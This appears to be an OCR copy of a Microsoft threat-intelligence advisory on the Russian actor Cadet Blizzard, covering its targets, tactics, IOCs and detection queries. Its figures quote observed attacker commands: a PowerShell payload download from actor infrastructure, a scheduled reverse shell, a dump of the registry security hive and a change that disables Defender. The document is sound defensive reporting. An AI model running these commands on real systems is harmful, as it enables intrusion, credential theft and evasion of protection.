
Cadet Blizzard emerges as a novel and distinct Russian threat actor

microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/

June 14, 2023



ResearchThreat intelligenceMicrosoft DefenderAttacker techniques, tools, and infrastructure13 min read

By

As Russia's invasion of Ukraine continues into its second year and Microsoft continues to collaborate with global partners in response, the exposure of destructive cyber capabilities and information operations provide greater clarity into the tools and techniques used by Russian state-sponsored threat actors. Throughout the conflict, Russian threat actors have deployed a variety of destructive capabilities with varying levels of sophistication and impact, which showcase how malicious actors rapidly implement novel techniques during a hybrid war, along with the practical limitations of executing destructive campaigns when significant operational errors are made and the security community rallies around defense. These insights help security researchers continuously refine detection and mitigation capabilities to defend against such attacks as they evolve in a wartime environment.

Today, Microsoft Threat Intelligence is sharing updated details about techniques of a threat actor formerly tracked as DEV-0586—a distinct Russian state-sponsored threat actor that has now been elevated to the name Cadet Blizzard. As a result of our investigation into their intrusion activity over the past year, we have gained high confidence in our analysis and knowledge of the actor's tooling, victimology, and motivation, meeting the criteria to convert this group to a named threat actor.

Microsoft assesses that Cadet Blizzard operations are associated with the Russian General Staff Main Intelligence Directorate (GRU) but are separate from other known and more established GRU-affiliated groups such as Forest Blizzard (STRONTIUM) and Seashell Blizzard (IRIDIUM). While Microsoft constantly tracks a number of activity groups with

varying degrees of Russian government affiliation, the emergence of a novel GRU affiliated actor, particularly one which has conducted destructive cyber operations likely supporting broader military objectives in Ukraine, is a notable development in the Russian cyber threat landscape. A month before Russia invaded Ukraine, Cadet Blizzard foreshadowed future destructive activity when it created and deployed WhisperGate, a destructive capability that wipes Master Boot Records (MBRs), against Ukrainian government organizations. Cadet Blizzard is also linked to the defacements of several Ukrainian organization websites, as well as multiple operations, including the hack-and-leak forum known as “Free Civilian”.

Microsoft has tracked Cadet Blizzard since the deployment of WhisperGate in January 2022. We assess that they have been operational in some capacity since at least 2020 and continue to perform network operations through the present. Operationally consistent with the remit and assessed objectives of GRU-led operations throughout Russia’s invasion of Ukraine, Cadet Blizzard has engaged in focused destructive attacks, espionage, and information operations in regionally significant areas. Cadet Blizzard’s operations, though comparatively less prolific in both scale and scope to more established threat actors such as Seashell Blizzard, are structured to deliver impact and frequently run the risk of hampering continuity of network operations and exposing sensitive information through targeted hack-and-leak operations. Primary targeted sectors include government organizations and information technology providers in Ukraine, although organizations in Europe and Latin America have also been targeted.

Microsoft has been working with CERT-UA closely since the beginning of Russia’s war in Ukraine and continues to support the country and neighboring states in protecting against cyberattacks, such as the ones carried out by Cadet Blizzard. As with any observed nation-state actor activity, Microsoft directly and proactively notifies customers that have been targeted or compromised, providing them with the information they need to guide their investigations. Microsoft is also actively working with members of the global security community and other strategic partners to share information that can address this evolving threat through multiple channels. Having elevated this activity to a distinct threat actor name, we’re sharing this information with the larger security community to provide insights to protect and mitigate Cadet Blizzard as a threat. Organizations should actively take steps to protect environments against Cadet Blizzard, and this blog further aims to discuss how to detect and prevent disruption.

Who is Cadet Blizzard?

Cadet Blizzard is a Russian GRU-sponsored threat group that Microsoft began tracking following disruptive and destructive events occurring at multiple government agencies in Ukraine in mid-January 2022. During this time, Russian troops backed with tanks and artillery were surrounding the Ukrainian border as the military prepped for an offensive attack. The defacements of key Ukrainian institutions’ websites, coupled with the WhisperGate malware, prefaced multiple waves of attacks by Seashell Blizzard that followed when the Russian military began their ground offensive a month later.

Cadet Blizzard compromises and maintains a foothold on affected networks for months, often exfiltrating data prior to disruptive actions. Microsoft observed Cadet Blizzard’s activity peak between January and June 2022, followed by an extended period of reduced activity. The group re-emerged in January 2023 with increased operations against multiple entities in Ukraine and in Europe, including another round of website defacements and a new “Free Civilian” Telegram channel affiliated with the hack-and-leak front under the same name that first emerged in January 2022, around the same time as the initial defacements. Cadet Blizzard actors are active seven days of the week and have conducted their operations during their primary European targets’ off-business hours. Microsoft assesses that NATO member states involved in providing military aid to Ukraine are at greater risk.




Figure 1. A heatmap of the operational cadence of Cadet Blizzard

Cadet Blizzard seeks to conduct disruption, destruction, and information collection, using whatever means are available and sometimes acting in a haphazard fashion. While the group carries high risk due to their destructive activity, they appear to operate with a lower degree of operational security than that of longstanding and advanced Russian groups such as Seashell Blizzard and Forest Blizzard. Additionally, as is the case with other Russian state-sponsored threat groups, Microsoft assesses that at least one Russian private sector organization has materially supported Cadet Blizzard by providing operational support including during the WhisperGate destructive attack.

Targets

Cadet Blizzard's operations are global in scope but consistently affect regional hotspots in Ukraine, Europe, Central Asia, and, periodically, Latin America. Cadet Blizzard likely prioritizes target networks based on requirements consistent with Russian military or intelligence objectives such as geolocation or perceived impact. Cadet Blizzard, consistent with a Russian military-associated threat actor, continues to mainly target Ukraine, although the relative scope of impact of Cadet Blizzard's destructive activity is minimal compared to the multiple waves of destructive attacks that we attribute to Seashell Blizzard. In January 2022, Cadet Blizzard launched destructive attacks in Ukraine in the following industry verticals:

- Government services
- Law enforcement
- Non-profit/non-governmental organization
- IT service providers/consulting
- Emergency services

Cadet Blizzard has repeatedly targeted information technology providers and software developers that provide services to government organizations using a supply chain "compromise one, compromise many" technique. The group's January 2022 compromise of government entities in Ukraine probably were at least in part due to access and information gained during a breach of an information technology provider that often worked with these organizations.

Prior to the war in Ukraine, Cadet Blizzard performed historical compromises of several Eastern European entities as well, primarily affecting the government and technology sectors as early as April 2021. As the war continues, Cadet Blizzard activity poses an increasing risk to the broader European community, specifically any successful attacks against governments and IT service providers, which may give the actor both tactical and strategic-level insight into Western operations and policy surrounding the conflict. Gaining heightened levels of access into these targeted sectors may also enable Cadet Blizzard to carry out retaliatory demonstrations in opposition to the West's support for Ukraine.

Tools, tactics, and procedures

Cadet Blizzard is a conventional network operator and commonly utilizes living-off-the-land techniques after gaining initial access to move laterally through the network, collect credentials and other information, and deploy defense evasion techniques and persistence mechanisms. Unlike other Russian-affiliated groups that historically prefer to remain undetected to perform espionage, the result of at least some notable Cadet Blizzard operations are extremely disruptive and are almost certainly intended to be public signals to their targets to achieve the larger objective of destruction, disruption, and possibly, intimidation.




Figure 2. Cadet Blizzard's normal operational lifecycle

Initial access

Cadet Blizzard predominantly achieves initial access through exploitation of web servers commonly found on network perimeters and DMZs. Cadet Blizzard is also known for exploiting Confluence servers through the CVE-2021-26084 vulnerability, Exchange servers through multiple vulnerabilities including CVE-2022-41040 and ProxyShell, and likely commodity vulnerabilities in various open-source platforms such as content management systems.

Persistence

Cadet Blizzard frequently persists on target networks through the deployment of commodity web shells used either for commanding or tunneling. Commonly utilized web shells include P0wnyshell, reGeorg, PAS, and even custom variants included in publicly available exploit kits.

In February 2023, CERT-UA reported an attempted attack against a Ukrainian state information system that involved a variant of the PAS web shell, which Microsoft assesses to be unique to Cadet Blizzard operations at the time of the intrusion.

Privilege escalation and credential harvesting

Cadet Blizzard has leveraged a variety of living-off-the-land techniques to conduct privilege escalation and harvesting of credentials.

- Dumping LSASS – Cadet Blizzard uses Sysinternals tools such as *procdump* to dump LSASS in suspected offline credential harvesting efforts. Cadet Blizzard frequently renames *procdump64* to alternative names, such as *dump64.exe*.
- Dumping registry hives – Cadet Blizzard extracts registry hives using native means via *reg save*.

Lateral movement

Cadet Blizzard conducts lateral movement with valid network credentials obtained from credential harvesting. To conduct lateral movement more efficiently, Cadet Blizzard typically uses modules from the publicly available Impacket framework. While this framework is generically utilized by multiple actors, preferential execution of patterns of commands may allow for more precision profiling of Cadet Blizzard operations:

PowerShell *get-volume* to enumerate the volume of a device

```
cmd.exe /Q /c powershell get-volume 1> \\127.0.0.1\ADMIN$\__[redacted] 2>&1
```

Figure 3. PowerShell *get-volume* command

Copying critical registry hives that contain password hashes and computer information

```
cmd.exe /Q /c reg.exe save hklm\security c:\ProgramData\security.save 1> \\127.0.0.1\ADMIN$\__[redacted] 2>&1
```

Figure 4. Copying critical registry hives

Downloading files directly from actor-owned infrastructure via the PowerShell *DownloadFile* commandlet

```
cmd.exe /Q /c powershell "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('IP
ADDRESS/filename', 'C:\ProgramData\USOPublic\UpdatePublic\winservice.exe')" 1> \\127.0.
0.1\ADMIN$\__[redacted]2>&1
```

Figure 5. PowerShell *DownloadFile* commandlet

Command execution and C2

Cadet Blizzard periodically uses generic socket-based tunneling utilities to facilitate command and control (C2) to actor-controlled infrastructure. Payloads such as NetCat and Go Simple Tunnel (GOST) are commonly renamed to blend into the operating system but are used to shovel interactive command prompts over established sockets. Frequently, remote command execution may be facilitated through remotely scheduled tasks. The group has also sparingly utilized Meterpreter.

```
cmd.exe /Q /c schtasks /create /ru SYSTEM /sc HOURLY /MO 11 /tn splservice /tr
"c:\Windows\spl32.exe -e c:\windows\system32\cmd.exe IPADDRESS PORT" 1> \\127.0.0.
1\ADMIN$\__<REDACTED> 2>&1
```

Figure 6. Scheduled task creating a reverse shell

Operational security

Cadet Blizzard utilizes anonymization services IVPN, SurfShark, and Tor as their anonymization layer during select operations.

Anti-forensics

Cadet Blizzard has been observed leveraging the *Win32_NTEventlogFile* commandlet in PowerShell to extract both system and security event logs to an operational directory. The activities are anticipated to be consistent with anti-forensics activities.

- Common file targets during extraction are:
  - *sec.evtx*
  - *sys.evtx*
- Cadet Blizzard commonly deletes files used during operational phases seen in lateral movement.
- Cadet Blizzard malware implants are known to disable Microsoft Defender Antivirus through a variety of means:
  - *NirSoft AdvancedRun* utility, which is used to disable Microsoft Defender Antivirus by stopping the *WinDefend* service.
  - *Disable Windows Defender.bat,* which presumably disables Microsoft Defender Antivirus via the registry.

```
reg  add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
```

Figure 7. Addition of registry key to disable Microsoft Defender Antivirus

Impact assessment

Cadet Blizzard typically collects information en-masse from targeted servers. If mail servers are affected, Cadet Blizzard typically attempts to collect mail, placing incident response communications at risk. Credential material (such as SSH keys) are also a common target to provide methods for re-entry if a full remediation does not occur. As was the case with the WhisperGate operation in January 2022, Cadet Blizzard is known to deploy destructive malware to select target environments to delete data and render systems inoperable.

Also in January of 2022, Microsoft identified that data exfiltrated by Cadet Blizzard in compromises of various Ukrainian organizations was leaked on a Tor .onion site under the name “Free Civilian.” The organizations from which data was leaked strongly correlated to multiple Cadet Blizzard compromises earlier in 2022, leading Microsoft to assess that this forum is almost certainly linked to Cadet Blizzard. In February 2023, a new Telegram channel was established under the same “Free Civilian” moniker, suggesting that Cadet Blizzard intends to continue conducting information operations in the second year of the war. However, the public channel only has 1.3K followers with posts getting at most a dozen reactions as of the time of publication, signifying low user interaction. A private channel assumed to be operated by the same group appears to have shared data with 748 of those subscribers.

Figure 8. Free Civilian hack-and-leak front

Related ecosystems

Cadet Blizzard operations do not occur in a silo; there have been substantial technical indicators of intersection with other malicious cyber activity that may have a broader scope or a nexus outside of Russia. They have at times utilized services associated with these ecosystems such as Storm-0587, discussed below, as well as having support from at least one private sector enabler organization within Russia. Though there have been various forms of intersections in threat activity, when these groups have been observed operating independently, the tactics, techniques, procedures (TTPs) and capabilities have often been distinct—therefore making it operationally valuable to distinguish these activity groups.

Storm-0587

Storm-0587 is a cluster of activity beginning as early as April 2021 involving a series of weaponized documents predominantly delivered in phishing operations usually to distribute a series of downloaders and document stealers. One of Storm-0587's trademark tools is SaintBot, an uncommon downloader that often appears in spear-phishing emails. This downloader can be customized to deploy almost anything as the payload, but in Ukraine, the malware often deploys a version of an AutoIT information stealer that collects documents on the machine that threat actors deem of interest. This specific version of the malware has been named OUTSTEEL by CERT UA and has been observed in several attacks, such as a fake version of the Office of the President of Ukraine's website created in July 2021 that hid weaponized documents, including OUTSTEEL, that would download onto victim's machines when the documents are clicked.

Mitigation and protection guidance

Defending against Cadet Blizzard

Activities linked to Cadet Blizzard indicate that they are comprehensive in their approach and have demonstrated an ability to hold networks at risk of continued compromise for an extended period of time. A comprehensive approach to incident response may be required in order to fully remediate from Cadet Blizzard operations. Organizations can bolster security of information assets and expedite incident response by focusing on areas of risk based on actor tradecraft enumerated within this report. Use the included indicators of compromise to investigate environments and assess for potential intrusion.

- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single factor authentication, to confirm authenticity and investigate any anomalous activity.
- Enable multifactor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. *NOTE:* Microsoft strongly encourages all customers download and use password-less solutions like Microsoft Authenticator to secure accounts.

- Enable controlled folder access (CFA) to prevent MBR/VBR modification.
- Block process creations originating from PSExec and WMI commands to stop lateral movement utilizing the WMIexec component of Impacket.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus, turned on by default in Windows, or the equivalent for your chosen antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.

Hunting for Cadet Blizzard hands-on-keyboard activity

To uncover malicious hands-on-keyboard activities in environments, identify any unusual or unexpected commands or tools launched on systems as well as the presence of any unusual directories or files that could be used for staging or storing malicious tools. Use the common commands, tools, staging directories, and indicators of compromise listed below to help identify Cadet Blizzard intrusion and hands-on-keyboard activity in environments.

Common commands

- *systeminfo* to fingerprint a device after lateral movement
- *get-volume* to fingerprint a device after lateral movement
- *nslookup* to research specific devices (IP) and FQDNs internally
- *Get-DnsServerResourceRecord* to conduct reconnaissance of an internal DNS namespace
- *query session* to profile RDP connections
- *route print* to enumerate routes available on the devices
- *DownloadFile* via PowerShell to download payloads from external servers

Common tool staging directories

- *C:\ProgramData*
- *C:\PerfLogs*
- *C:\Temp*
- *C:*
- Subdirectories of legitimate (or fake) user accounts within *%APPDATA%\Temp*
- Subdirectories with the name *USOPublic* in the path

Common tools

- Tor
- Python
- SurfShark
- Teamviewer
- Meterpreter named as *dbus-rpc.exe* in known instances
- IVPN
- NGROK
- *GOST.exe* frequently masked as *USORead.exe*
- regeorg web shell

Indicators of compromise (IOCs)

IOC	Type	Description
justiceua[.]org	Domain	Sender for non-weaponized emails containing only antagonistic messaging: *volodimir_azov@justiceua[.]org*
179.43.187[.]33	IP address	Hosted the JusticeUA operation between March and April 2022

IOC	Type	Description
3a2a2de20daa74d8f6921230416ed4e6	PE Import Hash	PE Import Hash matching WhisperGate malware
3e4bb8089657fef9b8e84d9e17fd0d7740853c4c0487081dacc4f22359bade5c	SHA-256	Web shell – p0wnyshell (not unique to Cadet Blizzard)
20215acd064c02e5aa6ae3996b53f5313c3f13625a63da1d3795c992ea730191	SHA-256	Web shell – p0wnyshell (not unique to Cadet Blizzard)
3fe9214b33ead5c7d1f80af469593638b9e1e5f5730a7d3ba2f96b6b555514d4	SHA-256	Web shell – WSO Shell (not unique to Cadet Blizzard)
23d6611a730bed886cc3b4ce6780a7b5439b01ddf6706ba120ed3ebeb3b1c478	SHA-256	Web shell – reGeorg (not unique to Cadet Blizzard)
7fedaf0dec060e40cbdf4ec6d0fbfc427593ad5503ad0abaf6b943405863c897	SHA-256	Web shell – PAS (may not be unique to Cadet Blizzard)

Microsoft 365 Defender detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects behavioral components of techniques this threat actor uses as the following:

> Behavior:Win32/WmiprvseRemoteProc

Microsoft Defender Antivirus detects the WhisperGate malware attributed to this threat actor with the following family:

> WhisperGate

Microsoft Defender for Endpoint

The following Microsoft Defender for Endpoint alerts can indicate associated threat activity:

- Cadet Blizzard activity detected
- Possible Storm-0587 activity detected

The following alerts might also indicate threat activity related to this threat. Note, however, that these alerts can be also triggered by unrelated threat activity.

- Ongoing hands-on-keyboard attack via Impacket toolkit
- Suspicious PowerShell command line
- Suspicious WMI process creation

Microsoft Defender Vulnerability Management

Microsoft Defender Vulnerability Management surfaces devices that may be affected by the following vulnerabilities used in this threat:

- CVE-2021-26084
- CVE-2020-1472
- CVE-2021-4034

Hunting queries

Microsoft 365 Defender

Microsoft 365 Defender customers can run the following query to find related activity in their networks:

Check for WMIExec Impacket activity with common Cadet Blizzard commands

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "WmiPrvSE.exe" and FileName =~ "cmd.exe"
| where ProcessCommandLine matches regex "2>&1"
| where ProcessCommandLine has_any ("get-volume","systeminfo","reg.exe","downloadfile","nslookup","query
session","route print")
```

Find PowerShell file downloads

```
DeviceProcessEvents
| where FileName == "powershell.exe" and ProcessCommandLine has "DownloadFile"
```

Scheduled task creation, command execution and C2 communication

```
DeviceProcessEvents
| where Timestamp  > ago(14d)
| where FileName =~ "schtasks.exe"
| where (ProcessCommandLine  contains "splservice" or ProcessCommandLine contains "spl32") and
(ProcessCommandLine contains "127.0.0.1" or ProcessCommandLine contains "2>&1")
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with “TI map”) to automatically match indicators associated with Cadet Blizzard in Microsoft Defender Threat Intelligence (MDTI) with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the MDTI connector and analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy.

Microsoft Sentinel also has a range of detection and threat hunting content that customers can use to detect the post exploitation activity detailed in this blog in addition to Microsoft 365 Defender detections list above.


References

Further reading

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.


To get notified about new publications and to join discussions on social media, follow us on Twitter at https://twitter.com/MsftSecIntel.

Related Posts



Microsoft shifts to a new threat actor naming taxonomy

Microsoft is excited to announce that we are shifting to a new threat actor naming taxonomy aligned to the theme of weather. The complexity, scale, and volume of threats is increasing, driving the need to reimagine not only how Microsoft talks about threats but also how we enable customers to understand those threats quickly and with clarity.



ACTINIUM targets Ukrainian organizations

The Microsoft Threat Intelligence Center (MSTIC) is sharing information on a threat group named ACTINIUM, which has been operational for almost a decade and has consistently pursued access to organizations in Ukraine or entities related to Ukrainian affairs.